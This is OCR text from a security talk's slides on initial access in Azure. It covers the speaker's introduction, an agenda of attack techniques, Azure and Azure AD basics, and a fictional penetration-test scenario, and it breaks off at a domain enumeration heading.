
DEMYSTIFYING INITIAL ACCESS IN AZURE



WHO

Gabriel Mathenge

- Security enthusiast.
- Offensive security and other things.
- Hiking, gaming, watching CSGO, befriending random animals.

Pinto

- Not even my cat.
- Freeloader.
- Eating my food.
- Meowing loudly for no reason.
- Scratching my furniture.

WHO

Gabriel Mathenge | aka V1V1

Twitter: https://twitter.com/_theVIVI

Blog: https://thevivi.net

GitHub: https://github.com/V1V1


Discord: V1V1#0804

Email: gabriel<at>thevivi.net

WHAT

How attackers gain access to Azure/Azure Active Directory envrionments

- Highlighting some common techniques used to get an initial foothold.
- Not about setting everything up, mostly high-level explanations and demos of the tradecraft.
- Resources for additional reference and with detailed breakdowns of the techniques.
- Detection and mitigation resources.
- Free and paid content to level up your Azure skills.




AGENDA

- Azure 101
- Our scenario
- Discovery & Recon
- **Attacks**
    a. Password Spraying
    b. Insecure Blob Storage
    c. Illicit Consent Grant
- Learn Azure security
- References

AZURE 101

AZURE 101

- Microsoft's public cloud computing platform.
- Azure provides access to various computing resources over the internet.
- These services are numerous and come in all sorts of flavors; virtual machines, storage and backup, application hosting and much more.
- Like most popular cloud services, Azure uses a pay-as-you-go subscription model (only pay for what you use).
  - https://azure.microsoft.com/en-us/resources/cloud-computing-dictionary/what-is-azure/



Microsoft Azure

AZURE SERVICES





Image source: https://k21academy.com/microsoft-azure/microsoft-azure-core-services-for-beginners/

AZURE ACTIVE DIRECTORY

- Azure Active Directory (Azure AD) is a cloud-based identity and access management (IAM) service.
- Azure AD is the backbone to providing identity and access based privileges to services in Azure.
- Who can access what? What types of rights and resources should specific groups be able to interact with? How do we configure single sign-on (SSO)?
- All these questions can be answered using Azure AD.
  - https://docs.microsoft.com/en-us/azure/active-directory/fundamentals/active-directory-whatis

AZURE AD VS AZURE

- Azure AD is a service that's offered as part of the Azure cloud platform.
- Azure AD is NOT Azure.




AZURE AD VS ACTIVE DIRECTORY

- It's tempting to think of Azure Active Directory and regular on-prem Active Directory as the same thing, but they're really not.
- Their main similarity is that they're both identity and access management solutions provided by Microsoft.
- Users and groups, privilege assignments, access permissions - these are all part of Azure AD & AD, but they're still not completely identical.
- They can be configured to work together e.g. for single sign-on scenarios, but it's not mandatory.
  - https://docs.microsoft.com/en-us/azure/active-directory/fundamentals/active-directory-compare-azure-ad-to-ad

AZURE TENANT


- An Azure AD tenant is a reserved Azure AD service instance that an organization receives and owns once it signs up for a Microsoft cloud service such as Azure.
- Each tenant represents an organization, and is distinct and separate from other Azure AD tenants.
- Azure tenants are globally unique. On signup to Azure, you will be provided with a domain name that ends with ‘onmicrosoft.com’.
- For example - bananastore.onmicrosoft.com.
  - https://docs.microsoft.com/en-us/power-bi/developer/embedded/create-an-azure-active-directory-tenant




OUR SCENARIO

BUTCHER INTERNATIONAL

- You work for **Butcher International**.
- You've been contracted to gain access to **Vought International**. They're a massive organization that have a bunch of their resources on the cloud.
- All we know about Vought International is the **organization's name** and their **domain name**.
- Rules of engagement - anything goes; targeting infrastructure, applications, users and so on.
- **NOTE:** The focus of this presentation is exploring common initial access vectors. I won't be carrying out any post-exploitation activities.



SCOPE


BUTCHER INTERNATIONAL
VOUGHT
INTERNATIONAL
voughtint.onmicrosoft.com
USERS
WEB APPS
INFRASTRUCTURE
CLOUD RESOURCES


DISCOVERY & RECON

DOMAIN ENUMERATION

